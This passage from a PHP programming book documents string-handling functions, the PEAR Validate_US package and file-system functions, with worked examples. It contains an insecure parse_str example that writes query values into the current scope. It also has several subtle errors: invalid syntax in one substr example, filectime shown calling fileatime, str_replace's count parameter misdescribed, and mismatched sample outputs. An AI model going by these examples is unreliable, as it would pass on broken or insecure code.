   $info = "J. Gilmore:jason@example.com|Columbus, Ohio";

   // delimiters include colon (:), vertical bar (|), and comma (,)
   $tokens = ":|,";
   $tokenized = strtok($info, $tokens);
   // print out each element in the $tokenized array
   while ($tokenized) {
      echo "Element = $tokenized<br>";
      // Don't include the first argument in subsequent calls.
      $tokenized = strtok($tokens);
   }
?>
```

This returns the following:

```
Element = J. Gilmore
Element = jason@example.com
Element = Columbus
Element = Ohio
```

parse_str()

```
void parse_str (string str [, array arr]))
```

The `parse_str()` function parses `string` into various variables, setting the variables in the current scope. If the optional parameter `arr` is included, the variables will be placed in that array instead. This function is particularly useful when handling URLs that contain HTML forms or other parameters passed via the query string. The following example parses information passed via a URL. This string is the common form for a grouping of data that is passed from one page to another, compiled either directly in a hyperlink or in an HTML form:

```
<?php
   // suppose that the URL is http://www.example.com?ln=gilmore&zip=43210
   parse_str($_SERVER['QUERY_STRING']);
   // after execution of parse_str(), the following variables are available:
   // $ln = "gilmore"
   // $zip = "43210"
?>
```

Note that `parse_str()` is unable to correctly parse the first variable of the query string if the string leads off with a question mark. Therefore, if you use a means other than `$_SERVER['QUERY_STRING']` for retrieving this parameter string, make sure you delete that preceding question mark before passing the string to `parse_str()`. The `ltrim()` function, introduced later in the chapter, is ideal for such tasks.

explode()

```
array explode (string separator, string str [, int limit])
```

The `explode()` function divides the string `str` into an array of substrings. The original string is divided into distinct elements by separating it based on the character separator specified by `separator`. The number of elements can be limited with the optional inclusion of `limit`. Let's use `explode()` in conjunction with `sizeof()` and `strip_tags()` to determine the total number of words in a given block of text:

```
<?php
$summary = <<< summary
In the latest installment of the ongoing Developer.com PHP series,
I discuss the many improvements and additions to
<a href="http://www.php.net">PHP 5's</a> object-oriented architecture.
summary;
$words = sizeof(explode(' ',strip_tags($summary)));
echo "Total words in summary: $words";
?>
```

This returns:

```
Total words in summary: 22
```

The `explode()` function will always be considerably faster than `preg_split()`, `split()`, and `spliti()`. Therefore, always use it instead of the others when a regular expression isn't necessary.

implode()

```
string implode (string delimiter, array pieces)
```

Just as you can use the explode() function to divide a delimited string into various array elements, you concatenate array elements to form a single delimited string. This is accomplished with the implode() function. This example forms a string out of the elements of an array:

```
<?php
   $cities = array("Columbus", "Akron", "Cleveland", "Cincinnati");
   echo implode("|", $cities);
?>
```

This returns:

```
Columbus|Akron|Cleveland|Cincinnati
```

■ **Note** join() is an alias for implode().

strpos()

```
int strpos (string str, string substr [, int offset])
```

The strpos() function finds the position of the first case-sensitive occurrence of substr in str. The optional input parameter offset specifies the position at which to begin the search. If substr is not in str, strpos() will return FALSE. The optional parameter offset determines the position from which strpos() will begin searching. The following example determines the timestamp of the first time index.html is accessed:

```
<?php
   $substr = "index.html";
$log = <<< logfile
192.168.1.11:/www/htdocs/index.html:[2006/02/10:20:36:50]
192.168.1.13:/www/htdocs/about.html:[2006/02/11:04:15:23]
192.168.1.15:/www/htdocs/index.html:[2006/02/15:17:25]
logfile;

   // what is first occurrence of the time $substr in log?
   $pos = strpos($log, $substr);

   // Find the numerical position of the end of the line
   $pos2 = strpos($log,"\n",$pos);

   // Calculate the beginning of the timestamp
   $pos = $pos + strlen($substr) + 1;
```

```
   // Retrieve the timestamp
   $timestamp = substr($log,$pos,$pos2-$pos);

   echo "The file $substr was first accessed on: $timestamp";
?>
```

This returns the position in which the file `index.html` was first accessed:

```
The file index.html was first accessed on: [2006/02/10:20:36:50]
```

stripos()

```
int stripos(string str, string substr [, int offset])
```

The function `stripos()` operates identically to `strpos()`, except that that it executes its search case-insensitively.

strrpos()

```
int strrpos (string str, char substr [, offset])
```

The `strrpos()` function finds the last occurrence of `substr` in `str`, returning its numerical position. The optional parameter `offset` determines the position from which `strrpos()` will begin searching. Suppose you wanted to pare down lengthy news summaries, truncating the summary and replacing the truncated component with an ellipsis. However, rather than simply cut off the summary explicitly at the desired length, you want it to operate in a user-friendly fashion, truncating at the end of the word closest to the truncation length. This function is ideal for such a task. Consider this example:

```
<?php
   // Limit $summary to how many characters?
   $limit = 100;

$summary = <<< summary
In the latest installment of the ongoing Developer.com PHP series,
I discuss the many improvements and additions to
<a href="http://www.php.net">PHP 5's</a> object-oriented
architecture.
summary;

   if (strlen($summary) > $limit)
      $summary = substr($summary, 0, strrpos(substr($summary, 0, $limit),
                        ' ')) . '...';
   echo $summary;
?>
```

This returns:

```
In the latest installment of the ongoing Developer.com PHP series,
I discuss the many...
```

str_replace()

```
mixed str_replace (string occurrence, mixed replacement, mixed str [, int count])
```

The `str_replace()` function executes a case-sensitive search for `occurrence` in `str`, replacing all instances with `replacement`. If `occurrence` is not found in `str`, then `str` is returned unmodified. If the optional parameter `count` is defined, then only `count` `occurrences` found in `str` will be replaced.

This function is ideal for hiding e-mail addresses from automated e-mail address retrieval programs:

```
<?php
   $author = "jason@example.com";
   $author = str_replace("@","(at)",$author);
   echo "Contact the author of this article at $author.";
?>
```

This returns:

```
Contact the author of this article at jason(at)example.com.
```

str_ireplace()

```
mixed str_ireplace(mixed occurrence, mixed replacement, mixed str [, int count])
```

The function `str_ireplace()` operates identically to `str_replace()`, except that it is capable of executing a case-insensitive search.

strstr()

```
string strstr (string str, string occurrence)
```

The `strstr()` function returns the remainder of `str` beginning at the first `occurrence`. This example uses the function in conjunction with the `ltrim()` function to retrieve the domain name of an e-mail address:

```
<?php
   $url = "sales@example.com";
   echo ltrim(strstr($url, "@"),"@");
?>
```

This returns the following:

```
example.com
```

substr()

```
string substr(string str, int start [, int length])
```

The `substr()` function returns the part of `str` located between the `start` and `start + length` positions. If the optional `length` parameter is not specified, the substring is considered to be the string starting at `start` and ending at the end of `str`. There are four points to keep in mind when using this function:

- If `start` is positive, the returned string will begin at the `start` position of the string.
- If `start` is negative, the returned string will begin at the string length – `start` position of the string.
- If `length` is provided and is positive, the returned string will consist of the characters between `start` and `(start + length)`. If this distance surpasses the total string length, then only the string between `start` and the string's end will be returned.
- If `length` is provided and is negative, the returned string will end `length` characters from the end of `str`.

Keep in mind that `start` is the offset from the first character of `str`; therefore, the returned string will actually start at character position `(start + 1)`.

Consider a basic example:

```
<?php
   $car = "1944 Ford";
   echo substr($car, 5);
?>
```

This returns the following:

```
Ford
```

The following example uses the `length` parameter:

```
<?php
   $car = "1944 Ford";
   echo substr($car, 0, 4);
?>
```

This returns the following:

```
1944
```

The final example uses a negative `length` parameter:

```
<?php
   $car = "1944 Ford";
   $yr = echo substr($car, 2, -5);
?>
```

This returns:

```
44
```

substr_count()

```
int substr_count (string str, string substring)
```

The `substr_count()` function returns the number of times `substring` occurs in `str`. The following example determines the number of times an IT consultant uses various buzzwords in his presentation:

```
<?php
   $buzzwords = array("mindshare", "synergy", "space");
$talk = <<< talk
I'm certain that we could dominate mindshare in this space with our new product,
establishing a true synergy between the marketing and product development teams.
We'll own this space in three months.
talk;
   foreach($buzzwords as $bw) {
      echo "The word $bw appears ".substr_count($talk,$bw)." time(s).<br />";
   }
?>
```

This returns the following:

```
The word mindshare appears 1 time(s).
The word synergy appears 1 time(s).
The word space appears 2 time(s).
```

substr_replace()

```
string substr_replace (string str, string replacement, int start [, int length])
```

The `substr_replace()` function replaces a portion of `str` with `replacement`, beginning the substitution at `start` position of `str`, and ending at `start` + `length` (assuming that the optional input parameter `length` is included). Alternatively, the substitution will stop on the complete placement of `replacement` in `str`. There are several behaviors you should keep in mind regarding the values of `start` and `length`:

- If `start` is positive, `replacement` will begin at character `start`.
- If `start` is negative, `replacement` will begin at (`str` length – `start`).
- If `length` is provided and is positive, `replacement` will be `length` characters long.
- If `length` is provided and is negative, `replacement` will end at (`str` length – `length`) characters.

Suppose you built an e-commerce site, and within the user profile interface, you want to show just the last four digits of the provided credit card number. This function is ideal for such a task:

```
<?php
   $ccnumber = "1234567899991111";
   echo substr_replace($ccnumber,"************",0,12);
?>
```

This returns:

```
************1111
```

Padding and Stripping a String

For formatting reasons, you sometimes need to modify the string length via either padding or stripping characters. PHP provides a number of functions for doing so. We'll examine many of the commonly used functions in this section.

ltrim()

```
string ltrim (string str [, string charlist])
```

The `ltrim()` function removes various characters from the beginning of `str`, including whitespace, the horizontal tab (`\t`), newline (`\n`), carriage return (`\r`), NULL (`\0`), and vertical tab (`\x0b`).You can designate other characters for removal by defining them in the optional parameter `charlist`.

rtrim()

```
string rtrim(string str [, string charlist])
```

The rtrim() function operates identically to ltrim(), except that it removes the designated characters from the right side of str.

trim()

```
string trim (string str [, string charlist])
```

You can think of the trim() function as a combination of ltrim() and rtrim(), except that it removes the designated characters from both sides of str.

str_pad()

```
string str_pad (string str, int length [, string pad_string [, int pad_type]])
```

The str_pad() function pads str to length characters. If the optional parameter pad_string is not defined, str will be padded with blank spaces; otherwise, it will be padded with the character pattern specified by pad_string. By default, the string will be padded to the right; however, the optional parameter pad_type may be assigned the values STR_PAD_RIGHT, STR_PAD_LEFT, or STR_PAD_BOTH, padding the string accordingly. This example shows how to pad a string using str_pad():

```
<?php
   echo str_pad("Salad", 10)." is good.";
?>
```

This returns the following:

```
Salad     is good.
```

This example makes use of str_pad()'s optional parameters:

```
<?php
   $header = "Log Report";
   echo str_pad ($header, 20, "=+", STR_PAD_BOTH);
?>
```

This returns:

```
=+=+=Log Report=+=+=
```

Note that str_pad() truncates the pattern defined by pad_string if length is reached before completing an entire repetition of the pattern.

Counting Characters and Words

It's often useful to determine the total number of characters or words in a given string. Although PHP's considerable capabilities in string parsing has long made this task trivial, two functions were recently added that formalize the process. Both functions are introduced in this section.

count_chars()

```
mixed count_chars(string str [, mode])
```

The function `count_chars()` offers information regarding the characters found in `str`. Its behavior depends upon how the optional parameter `mode` is defined:

- `0`: Returns an array consisting of each found byte value as the key and the corresponding frequency as the value, even if the frequency is zero. This is the default.
- `1`: Same as `0`, but returns only those byte-values with a frequency greater than zero.
- `2`: Same as `0`, but returns only those byte-values with a frequency of zero.
- `3`: Returns a string containing all located byte-values.
- `4`: Returns a string containing all unused byte-values.

The following example counts the frequency of each character in `$sentence`:

```
<?php
   $sentence = "The rain in Spain falls mainly on the plain";
   // Retrieve located characters and their corresponding frequency.
   $chart = count_chars($sentence, 1);

   foreach($chart as $letter=>$frequency)
      echo "Character ".chr($letter)." appears $frequency times<br />";
?>
```

This returns the following:

```
Character  appears 8 times
Character S appears 1 times
Character T appears 1 times
Character a appears 5 times
Character e appears 2 times
Character f appears 1 times
Character h appears 2 times
Character i appears 5 times
Character l appears 4 times
Character m appears 1 times
Character n appears 6 times
Character o appears 1 times
Character p appears 2 times
Character r appears 1 times
```

```
Character s appears 1 times
Character t appears 1 times
Character y appears 1 times
```

str_word_count()

```
mixed str_word_count (string str [, int format])
```

The function `str_word_count()` offers information regarding the total number of words found in `str`. If the optional parameter `format` is not defined, it will simply return the total number of words. If `format` is defined, it modifies the function's behavior based on its value:

- `1`: Returns an array consisting of all words located in `str`.
- `2`: Returns an associative array, where the key is the numerical position of the word in `str`, and the value is the word itself.

Consider an example:

```
<?php
$summary = <<< summary
In the latest installment of the ongoing Developer.com PHP series,
I discuss the many improvements and additions to PHP 5's
object-oriented architecture.
summary;
   $words = str_word_count($summary);
   echo "Total words in summary: $words";
?>
```

This returns the following:

```
Total words in summary: 23
```

You can use this function in conjunction with `array_count_values()` to determine the frequency in which each word appears within the string:

```
<?php
$summary = <<< summary
In the latest installment of the ongoing Developer.com PHP series,
I discuss the many improvements and additions to PHP 5's
object-oriented architecture.
summary;
   $words = str_word_count($summary,2);
   $frequency = array_count_values($words);
   print_r($frequency);
?>
```

This returns the following:

```
Array ( [In] => 1 [the] => 3 [latest] => 1 [installment] => 1 [of] => 1
[ongoing] => 1 [Developer] => 1 [com] => 1 [PHP] => 2 [series] => 1
[I] => 1 [discuss] => 1 [many] => 1 [improvements] => 1 [and] => 1
[additions] => 1 [to] => 1 [s] => 1 [object-oriented] => 1
[architecture] => 1 )
```

Taking Advantage of PEAR: Validate_US

Regardless of whether your Web application is intended for use in banking, medical, IT, retail, or some other industry, chances are that certain data elements will be commonplace. For instance, it's conceivable you'll be tasked with inputting and validating a telephone number or state abbreviation, regardless of whether you're dealing with a client, patient, staff member, or customer. Such repeatability certainly presents the opportunity to create a library that is capable of handling such matters, regardless of the application. Indeed, because we're faced with such repeatable tasks, it follows that so are other programmers. Therefore, it's always prudent to investigate whether somebody has already done the hard work for us and made a package available via PEAR.

■ **Note** If you're unfamiliar with PEAR, then take some time to review Chapter 11 before continuing.

Sure enough, our suspicions have proved fruitful, because a quick PEAR search turns up `Validate_US`, a package that is capable of validating various informational items specific to the United States. Although still in beta at press time, `Validate_US` is already capable of syntactically validating phone numbers, social security numbers, state abbreviations, and ZIP codes. This section introduces `Validate_US`, showing you how to install and implement this immensely useful package.

Installing Validate_US

To take advantage of `Validate_US`, you need to install it. The process for doing so follows:

```
%>pear install -f Validate_US
Warning: Validate_US is state 'beta' which is less stable than state 'stable'
downloading Validate_US-0.5.0.tgz ...
Starting to download Validate_US-0.5.0.tgz (5,611 bytes)
.....done: 5,611 bytes
install ok: Validate_US 0.5.0
```

Note that because `Validate_US` is still a beta release, you need to pass the `-f` option to the `install` command in order to force installation. Once you have installed the package, proceed to the next section.

Using Validate_US

The Validate_US package is extremely easy to use; simply instantiate the Validate_US() class and call the appropriate validation method. In total there are seven methods, three of which are relevant to this discussion, including:

- phoneNumber(): Validates a phone number, returning TRUE on success and FALSE otherwise. It accepts phone numbers in a variety of formats, including xxx xxx-xxxx, (xxx) xxx-xxxx, and similar combinations without dashes, parentheses, or spaces. For example, (614)999-9999, 6149999999, and (614)9999999 are all valid, whereas (6149999999, 614-999-9999, and 614999 are not.
- postalCode(): Validates a ZIP code, returning TRUE on success and FALSE otherwise. It accepts ZIP codes in a variety of formats, including xxxxx, xxxxxxxxx, xxxxx-xxxx, and similar combinations without the dash. For example, 43210 and 43210-0362 are both valid, whereas 4321 and 4321009999 are not.
- region(): Validates a state abbreviation, returning TRUE on success and FALSE otherwise. It accepts two-letter state abbreviations as supported by the United States Postal Service (http://www.usps.com/ncsc/lookups/usps_abbreviations.html). For example, OH, CA, and NY are all valid, whereas CC, DUI, and BASF are not.
- ssn(): Validates a social security number (SSN) by not only checking the SSN syntax but also reviewing validation information made available via the Social Security Administration Web site (http://www.ssa.gov/), returning TRUE on success and FALSE otherwise. It accepts SSNs in a variety of formats, including xxx-xx-xxxx, xxx xx xxx, xxx/xx/xxxx, xxx\txx\txxxx (\t = tab), xxx\nxx\nxxxx (\n = newline), or any nine-digit combination thereof involving dashes, forward slashes, tabs, or newline characters. For example, 479-35-6432 and 591467543 are valid, whereas 999999999, 777665555, and 45678 are not.

Once you have an understanding of the method definitions, implementation is trivial. For example, suppose you want to validate a phone number. Just include the Validate_US class and call phoneNumber() like so:

```
<?php
   include "Validate/US.php";
   $validate = new Validate_US();
   echo $validate->phoneNumber("614-999-9999");
?>
```

Because phoneNumber() returns a boolean, in this example a 1 will be returned. Contrast this with supplying 614-876530932 to phoneNumber(), which will return FALSE.

Summary

Many of the functions introduced in this chapter will be among the most commonly used within your PHP applications, as they form the crux of the language's string-manipulation capabilities.

In the next chapter, we'll turn our attention toward another set of well-worn functions: those devoted to working with the file and operating system.

CHAPTER 10

Working with the File and Operating System

It's quite rare to write an application that is entirely self-sufficient—that is, a program that does not rely on at least some level of interaction with external resources, such as the underlying file and operating system, and even other programming languages. The reason for this is simple: As languages, file systems, and operating systems have matured, the opportunities for creating much more efficient, scalable, and timely applications have increased greatly as a result of the developer's ability to integrate the tried-and-true features of each component into a singular product. Of course, the trick is to choose a language that offers a convenient and efficient means for doing so. Fortunately, PHP satisfies both conditions quite nicely, offering the programmer a wonderful array of tools not only for handling file system input and output, but also for executing programs at the shell level. This chapter serves as an introduction to all such functionality, describing how to work with the following:

- **Files and directories:** You'll learn how to perform file system forensics, revealing details such as file and directory size and location, modification and access times, file pointers (both the hard and symbolic types), and more.
- **File ownership and permissions:** All mainstream operating systems offer a means for securing system data through a permission system based on user and group ownership and rights. You'll learn how to both identify and manipulate these controls.
- **File I/O:** You'll learn how to interact with data files, which will let you perform a variety of practical tasks, including creating, deleting, reading, and writing files.
- **Directory contents:** You'll learn how to easily retrieve directory contents.
- **Shell commands:** You can take advantage of operating system and other language-level functionality from within a PHP application through a number of built-in functions and mechanisms. You'll learn all about them. This chapter also demonstrates PHP's input sanitization capabilities, showing you how to prevent users from passing data that could potentially cause harm to your data and operating system.

■ **Note** PHP is particularly adept at working with the underlying file system, so much so that it is gaining popularity as a command-line interpreter, a capability introduced in version 4.2.0. Although this topic is out of the scope of this book, you can find additional information in the PHP manual.

Learning About Files and Directories

Organizing related data into entities commonly referred to as files and directories has long been a core concept in the computing environment. For this reason, programmers need to have a means for obtaining important details about files and directories, such as the location, size, last modification time, last access time, and other defining information. This section introduces many of PHP's built-in functions for obtaining these important details.

Parsing Directory Paths

It's often useful to parse directory paths for various attributes, such as the tailing extension name, directory component, and base name. Several functions are available for performing such tasks, all of which are introduced in this section.

basename()

```
string basename (string path [, string suffix])
```

The `basename()` function returns the filename component of `path`. If the optional `suffix` parameter is supplied, that suffix will be omitted if the returned file name contains that extension. An example follows:

```
<?php
   $path = "/home/www/data/users.txt";
   $filename = basename($path); // $filename contains "users.txt"
   $filename2 = basename($path, ".txt"); // $filename2 contains "users"
?>
```

dirname()

```
string dirname (string path)
```

The `dirname()` function is essentially the counterpart to `basename()`, providing the directory component of `path`. Reconsidering the previous example:

```
<?php
   $path = "/home/www/data/users.txt";
   $dirname = dirname($path); // $dirname contains "/home/www/data"
?>
```

pathinfo()

```
array pathinfo (string path)
```

The pathinfo() function creates an associative array containing three components of the path specified by path: directory name, base name, and extension, referred to by the array keys dirname, basename, and extension, respectively. Consider the following path:

```
/home/www/htdocs/book/chapter10/index.html
```

As is relevant to pathinfo(), this path contains three components:

- dirname: /home/www/htdocs/book/chapter10
- basename: index.html
- extension: html

Therefore, you can use pathinfo() like this to retrieve this information:

```
<?php
   $pathinfo = pathinfo("/home/www/htdocs/book/chapter10/index.html");
   echo "Dir name: $pathinfo[dirname]<br />\n";
   echo "Base name: $pathinfo[basename] <br />\n";
   echo "Extension: $pathinfo[extension] <br />\n";
?>
```

This returns:

```
Dir name: /home/www/htdocs/book/chapter10
Base name: index.html
Extension: html
```

realpath()

```
string realpath (string path)
```

The useful realpath() function converts all symbolic links, and relative path references located in path, to their absolute counterparts. For example, suppose your directory structure assumed the following path:

```
/home/www/htdocs/book/images/
```

You can use realpath() to resolve any local path references:

```
<?php
     $imgPath = "../../images/cover.gif";
     $absolutePath = realpath($imgPath);
     // Returns /www/htdocs/book/images/cover.gif
?>
```

File Types and Links

Numerous functions are available for learning various details about files and links (or file pointers) found on a file system. Those functions are introduced in this section.

filetype()

```
string filetype (string filename)
```

The `filetype()` function determines and returns the file type of `filename`. Eight values are possible:

- `block`: A block device such as a floppy disk drive or CD-ROM.
- `char`: A character device, which is responsible for a nonbuffered exchange of data between the operating system and a device such as a terminal or printer.
- `dir`: A directory.
- `fifo`: A named pipe, which is commonly used to facilitate the passage of information from one process to another.
- `file`: A hard link, which serves as a pointer to a file inode. This type is produced for anything you would consider to be a file, such as a text document or executable.
- `link`: A symbolic link, which is a pointer to the pointer of a file.
- `socket`: A socket resource. At the time of writing, this value is undocumented.
- `unknown`: The type is unknown.

Let's consider three examples. In the first example, you determine the type of a CD-ROM drive:

```
echo filetype("/mnt/cdrom"); // char
```

Next, you determine the type of a Linux partition:

```
echo filetype("/dev/sda6"); // block
```

Finally, you determine the type of a regular old HTML file:

```
echo filetype("/home/www/htdocs/index.html"); // file
```

link()

```
int link (string target, string link)
```

The `link()` function creates a hard link, `link`, to `target`, returning `TRUE` on success and `FALSE` otherwise. Note that because PHP scripts typically execute under the guise of the server daemon process owner, this function will fail unless that user has write permissions within the directory in which `link` is to reside.

linkinfo()

```
int linkinfo (string path)
```

The `lstat()` function is used to return useful information about a symbolic link, including items such as the size, time of last modification, and the owner's user ID. The `linkinfo()` function returns one particular item offered by the `lstat()` function, used to determine whether the symbolic link specified by `path` really exists. This function isn't available for the Windows platform.

lstat()

```
array lstat (string symlink)
```

The `lstat()` function returns numerous items of useful information regarding the symbolic link referenced by `symlink`. See the following section on `fstat()` for a complete accounting of the returned array.

fstat()

```
array fstat (resource filepointer)
```

The `fstat()` function retrieves an array of useful information pertinent to a file referenced by a file pointer, `filepointer`. This array can be accessed either numerically or via associative indices, each of which is listed in its numerically indexed position:

- **dev (0):** The device number upon which the file resides.
- **ino (1):** The file's inode number. The inode number is the unique numerical identifier associated with each file name and is used to reference the associated entry in the inode table that contains information about the file's size, type, location, and other key characteristics.
- **mode (2):** The file's inode protection mode. This value determines the access and modification privileges assigned to the file.
- **nlink (3):** The number of hard links associated with the file.
- **uid (4):** The file owner's user ID (UID).
- **gid (5):** The file group's group ID (GID).
- **rdev (6):** The device type, if the inode device is available. Note that this element is not available for the Windows platform.
- **size (7):** The file size, in bytes.
- **atime (8):** The time of the file's last access, in Unix timestamp format.
- **mtime (9):** The time of the file's last modification, in Unix timestamp format.
- **ctime (10):** The time of the file's last change, in Unix timestamp format.

- **blksize (11):** The file system's block size. Note that this element is not available on the Windows platform.
- **blocks (12):** The number of blocks allocated to the file.

Consider the example shown in Listing 10-1.

Listing 10-1. *Retrieving Key File Information*

```
<?php

   /* Convert timestamp to desired format. */
   function tstamp_to_date($tstamp) {
      return date("m-d-y  g:i:sa", $tstamp);
   }

   $file = "/usr/local/apache2/htdocs/book/chapter10/stat.php";
   /* Open the file */
   $fh = fopen($file, "r");

   /* Retrieve file information */
   $fileinfo = fstat($fh);

   /* Output some juicy information about the file. */
   echo "Filename: ".basename($file)."<br />";
   echo "Filesize: ".round(($fileinfo["size"]/1024), 2)." kb <br />";
   echo "Last accessed: ".tstamp_to_date($fileinfo["atime"])."<br />";
   echo "Last modified: ".tstamp_to_date($fileinfo["mtime"])."<br />";
?>
```

This code returns:

```
Filename: stat.php
Filesize: 2.16 kb
Last accessed: 06-09-05 12:03:00pm
Last modified: 06-09-05 12:02:59pm
```

stat()

```
array stat (string filename)
```

The `stat()` function returns an array of useful information about the file specified by `filename`, or `FALSE` if it fails. This function operates exactly like `fstat()`, returning all of the same array elements; the only difference is that `stat()` requires an actual file name and path rather than a resource handle.

If `filename` is a symbolic link, then the information will be pertinent to the file the symbolic link points to, and not the symbolic link itself. To retrieve information about a symbolic link, use `lstat()`, introduced a bit earlier in this chapter.

readlink()

```
string readlink (string path)
```

The readlink() function returns the target of the symbolic link specified by path, or FALSE if an error occurs. Therefore, if link test-link.txt is a symbolic link pointing to test.txt, the following will return the absolute pathname to the file:

```
echo readlink("/home/jason/test-link.txt");
// returns /home/jason/myfiles/test.txt
```

symlink()

```
int symlink (string target, string link)
```

The symlink() function creates a symbolic link named link to the existing target, returning TRUE on success and FALSE otherwise. Note that because PHP scripts typically execute under the guise of the server daemon process owner, this function will fail unless that daemon owner has write permissions within the directory in which link is to reside. Consider this example, in which symbolic link "03" is pointed to the directory "2003":

```
<?php
     $link = symlink("/www/htdocs/stats/2003", "/www/htdocs/stats/03");
?>
```

Calculating File, Directory, and Disk Sizes

Calculating file, directory, and disk sizes is a common task in all sorts of applications. This section introduces a number of standard PHP functions suited to this task.

filesize()

```
int filesize (string filename)
```

The filesize() function returns the size, in bytes, of filename. An example follows:

```
<?php
   $file = "/www/htdocs/book/chapter1.pdf";
   $bytes = filesize("$file"); // Returns 91815
   echo "File ".basename($file)." is $bytes bytes, or
        ".round($bytes / 1024, 2)." kilobytes.";
?>
```

This returns the following:

```
File 852Chapter16R.rtf is 91815 bytes, or 89.66 kilobytes
```

disk_free_space()

```
float disk_free_space (string directory)
```

The `disk_free_space()` function returns the available space, in bytes, allocated to the disk partition housing the directory specified by `directory`. An example follows:

```
<?php
     $drive = "/usr";
     echo round((disk_free_space($drive) / 1048576), 2);
?>
```

This returns:

```
2141.29
```

Note that the returned number is in megabytes (MB), because the value returned from `disk_free_space()` was divided by 1,048,576, which is equivalent to 1MB.

disk_total_space()

```
float disk_total_space (string directory)
```

The `disk_total_space()` function returns the total size, in bytes, consumed by the disk partition housing the directory specified by `directory`. If you use this function in conjunction with `disk_free_space()`, it's easy to offer useful space allocation statistics:

```
<?php
   $systempartitions = array("/", "/home","/usr", "/www");
   foreach ($systempartitions as $partition) {
      $totalSpace = disk_total_space($partition) / 1048576;
      $usedSpace = $totalSpace - disk_free_space($partition) / 1048576;
      echo "Partition: $partition (Allocated: $totalSpace MB.
            Used: $usedSpace MB.)";
   }
?>
```

This returns:

```
Partition: / (Allocated: 3099.292 MB. Used: 343.652 MB.)
Partition: /home (Allocated: 5510.664 MB. Used: 344.448 MB.)
Partition: /usr (Allocated: 4127.108 MB. Used: 1985.716 MB.)
Partition: /usr/local/apache2/htdocs (Allocated: 4127.108 MB. Used: 1985.716 MB.)
```

Retrieving a Directory Size

PHP doesn't currently offer a standard function for retrieving the total size of a directory, a task more often required than retrieving total disk space (see `disk_total_space()`). And although you could make a system-level call to `du` using `exec()` or `system()` (both of which are introduced later in this chapter), such functions are often disabled for security reasons. The alternative solution is to write a custom PHP function that is capable of carrying out this task. A recursive function seems particularly well-suited for this task. One possible variation is offered in Listing 10-2.

■ **Note** The `du` command will summarize disk usage of a file or directory. See the appropriate man page for usage information.

Listing 10-2. *Determining the Size of a Directory's Contents*

```
<?php
   function directory_size($directory) {
      $directorySize=0;

      /* Open the directory and read its contents. */
      if ($dh = @opendir($directory)) {

         /* Iterate through each directory entry. */
         while (($filename = readdir ($dh))) {

            /* Filter out some of the unwanted directory entries. */
            if ($filename != "." && $filename != "..")
            {

               // File, so determine size and add to total.
               if (is_file($directory."/".$filename))
                  $directorySize += filesize($directory."/".$filename);

               // New directory, so initiate recursion. */
               if (is_dir($directory."/".$filename))
                  $directorySize += directory_size($directory."/".$filename);
            }
        } #endWHILE
     } #endIF

     @closedir($dh);
     return $directorySize;

   } #end directory_size()
```

```
   $directory = "/usr/local/apache2/htdocs/book/chapter10/";
   $totalSize = round((directory_size($directory) / 1024), 2);
   echo "Directory $directory: ".$totalSize. "kb.";

?>
```

Access and Modification Times

The ability to determine a file's last access and modification time plays an important role in many administrative tasks, especially in Web applications that involve network or CPU-intensive update operations. PHP offers three functions for determining a file's access, creation, and last modification time, all of which are introduced in this section.

fileatime()

```
int fileatime (string filename)
```

The `fileatime()` function returns `filename`'s last access time in Unix timestamp format, or `FALSE` on error. An example follows:

```
<?php
   $file = "/usr/local/apache2/htdocs/book/chapter10/stat.php";
   echo "File last accessed: ".date("m-d-y  g:i:sa", fileatime($file));
?>
```

This returns:

```
File last accessed: 06-09-03 1:26:14pm
```

filectime()

```
int filectime (string filename)
```

The `filectime()` function returns `filename`'s last changed time in Unix timestamp format, or `FALSE` on error. An example follows:

```
<?php
   $file = "/usr/local/apache2/htdocs/book/chapter10/stat.php";
   echo "File inode last changed: ".date("m-d-y  g:i:sa", fileatime($file));
?>
```

This returns:

```
File inode last changed: 06-09-03 1:26:14pm
```

■ **Note** The "last changed time" differs from the "last modified time" in that the last changed time refers to any change in the file's inode data, including changes to permissions, owner, group, or other inode-specific information, whereas the last modified time refers to changes to the file's content (specifically, byte size).

filemtime()

```
int filemtime (string filename)
```

The `filemtime()` function returns `filename`'s last modification time in Unix timestamp format, or `FALSE` otherwise. The following code demonstrates how to place a "last modified" timestamp on a Web page:

```
<?php
   $file = "/usr/local/apache2/htdocs/book/chapter10/stat.php";
   echo "File last updated: ".date("m-d-y  g:i:sa", filemtime($file));
?>
```

This returns:

```
File last updated: 06-09-03 1:26:14pm
```

File Ownership and Permissions

These days, security is paramount to any server installation, large or small. Most modern operating systems have embraced the concept of the separation of file rights via a user/group ownership paradigm, which, when properly configured, offers a wonderfully convenient and powerful means for securing data. In this section, you'll learn how to use PHP's built-in functionality to review and manage these permissions.

Note that because PHP scripts typically execute under the guise of the server daemon process owner, some of these functions will fail unless highly insecure actions are taken to run the server as a privileged user. Thus, keep in mind that some of the functionality introduced in this chapter is much better suited for use when running PHP as a command-line interface (CLI), since scripts executed by way of the CLI could conceivably be run as any system user.

chown()

```
int chown (string filename, mixed user)
```

The `chown()` function attempts to change the owner of `filename` to `user` (specified either by the user's username or UID), returning `TRUE` on success and `FALSE` otherwise.

chgrp()

```
int chgrp (string filename, mixed group)
```

The chgrp() function attempts to change the group membership of filename to group, returning TRUE on success and FALSE otherwise.

fileperms()

```
int fileperms (string filename)
```

The fileperms() function returns filename's permissions in decimal format, or FALSE in case of error. Because the decimal permissions representation is almost certainly not the desired format, you'll need to convert fileperms()'s return value. This is easily accomplished using the base_convert() function in conjunction with substr(). The base_convert() function converts a value from one number base to another; therefore, you can use it to convert fileperms()'s returned decimal value from base 10 to the desired base 8. The substr() function is then used to retrieve only the final three digits of base_convert()'s returned value, which are the only digits referred to when discussing Unix file permissions. Consider the following example:

```
<?php
   echo substr(base_convert(fileperms("/etc/passwd"), 10, 8), 3);
?>
```

This returns:

```
644
```

filegroup()

```
int filegroup (string filename)
```

The filegroup() function returns the group ID (GID) of the filename owner, and FALSE if the GID cannot be determined:

```
<?php
   $gid = filegroup("/etc/passwd");
   // Returns "0" on Unix, because root usually has GID of 0.
?>
```

Note that filegroup() returns the GID, and not the group name.

fileowner()

```
int fileowner (string filename)
```

The fileowner() function returns the user ID (UID) of the filename owner, or FALSE if the UID cannot be determined. Consider this example:

```
<?php
   $uid = fileowner("/etc/passwd");
   // Returns "0" on Linux, as root typically has UID of 0.
?>
```

Note that `fileowner()` returns the UID, and not the username.

isexecutable()

```
boolean isexecutable (string filename)
```

The `isexecutable()` function returns `TRUE` if `filename` exists and is executable, and `FALSE` otherwise. Note that this function is not available on the Windows platform.

isreadable()

```
boolean isreadable (string filename)
```

